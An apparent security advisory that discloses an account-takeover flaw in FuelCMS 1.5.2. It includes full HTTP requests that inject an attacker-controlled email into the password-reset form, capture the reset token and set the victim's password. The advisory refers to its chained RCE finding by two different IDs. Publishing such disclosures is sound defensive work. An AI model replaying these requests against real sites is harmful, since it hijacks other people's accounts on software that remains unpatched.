PTT-2025-025 – Account Takeover via Email Array

CVE-ID: CVE-2026-30458

Credits:

Raul Bledea and Matei "Mal" Bădănoiu of Pentest-Tools.com

Environment:

- FuelCMS v1.5.2

CVSSv3: 8.2 High - AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:N

- **Confidentiality impact**: Low. The attacker gains access to the current user's information
- **Integrity impact**: High. If the attacker compromises an admin or editor account they can modify or delete any element within the website.

Note: If combined with the RCE vulnerability - **PTT-2025-026 - PHP Code Execution Via Dwoo Escape** - the score increases to:

9.8 Critical - AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

Because the FuelCMS software uses an old version of CodeIgniter3 it is vulnerable to unsafe parsing of multiple email addresses from a user provided array which allows an attacker who obtains a valid email registered in the application to forcefully send a password reset mail to the victim, as well as appending another malicious mail in order to exfiltrate the password reset token.

Requirements:

In order to perform this exploit an attacker needs to know or bruteforce an email address of a valid FuelCMS user.

No Fix:

The FuelCMS software master branch has seen *no updates* in ~4 years. Although we emailed the vendor, we do not expect them to ever fix this vulnerability.

Proof of Concept:

We will consider that the attacker has found that the email address “aaa@localhost.localdomain” belongs to a valid user of the FuelCMS application. With the victim’s email known we can use the “Forgot Password” feature to send an email to the victim as well as our own malicious email at “mal@pentest-tools.attacker”.

We achieve this by transforming the email POST attribute into an array containing multiple mails:

Request:

```
POST /index.php/fuel/login/pwd_reset HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:144.0) Gecko/20100101 Firefox/144.0
Content-Type: application/x-www-form-urlencoded
Cookie: ci_session=95nm86kt6dvh8tui3m9dord9atgqkoek
Content-Length: 134

email[]=aaa@localhost.localdomain&email[]=mal@pentest-tools.attacker&Submit=Submit&ci_csrf_token_FUEL=8ac9a33a50a8c1a2eaacdfce6df7b131
```


Note: The attacker must make a GET request to the FuelCMS application in order to obtain a valid “ci_session” - “ci_csrf_token_FUEL” pair.

By inspecting the resulting mail, we can see that the application sent it to the two different emails we specified in the above request:

```
sender_fullname: www-data
sender: www-data@smtp.ptt
*** MESSAGE CONTENTS deferred/F/F1B8E44A384 ***
Received: by 383bca28d7e6 (Postfix, from userid 33)
          id F1B8E44A384; Thu,  6 Nov 2025 16:37:59 +0100 (CET)
To: aaa@localhost.localdomain, mal@pentest-tools.attacker
Subject: =?UTF-8?Q?FUEL=20admin=20password=20reset=20request?=
Date: Thu, 6 Nov 2025 07:37:59 -0800
From: "My Website" <admin@172.17.0.2>
Reply-To: <admin@172.17.0.2>
User-Agent: CodeIgniter
X-Sender: admin@172.17.0.2
X-Mailer: CodeIgniter
X-Priority: 3 (Normal)
Message-ID: <690cc0d7eeed0@172.17.0.2>
Mime-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit

Click the following link to reset your FUEL password:
http://172.17.0.2/fuel/login/reset/d31747db59d2b297c96e51a219874fa9644301bae8d6fb19092ad7a38e38eb8b
```

From here we can directly use the link into our browser of choice in order to reset the password of the victim “aaa@localhost.localdomain”:



http://172.17.0.2/fuel/login/reset/d31747db59d2b297c96e51a219874fa9644301bae8d6fb19

Set New Password

Directions

aaa@localhost.localdomain

•••

•••


The browser sends the following request:

```
POST /fuel/login/reset/d31747db59d2b297c96e51a219874fa9644301bae8d6fb19092ad7a38e38eb8b HTTP/1.1
Host: 172.17.0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 205
Cookie: ci_session=agoo47bqtcmc6c3rqs8pqajv32htui80

email=aaa%40localhost.localdomain&password=ptt&password_confirm=ptt&Submit=Submit&_token=d31747db59d2b297c96e51a219874fa9644301bae8d6fb19092ad7a38e38eb8b&ci_csrf_token_FUEL=9e0321ad30906fe833610ea363e497fd
```

Note: You need to insert the token twice, once in the URL and once in the "_token" post parameter.

Browser view:



Your password has been successfully reset, please login with your user name and password.

aaa

•••

With the password of the victim successfully changed we can login into the application in order to perform other attacks (e.g. **PTT-2025-028 – PHP Code Execution Via Dwoo Escape** to obtain RCE).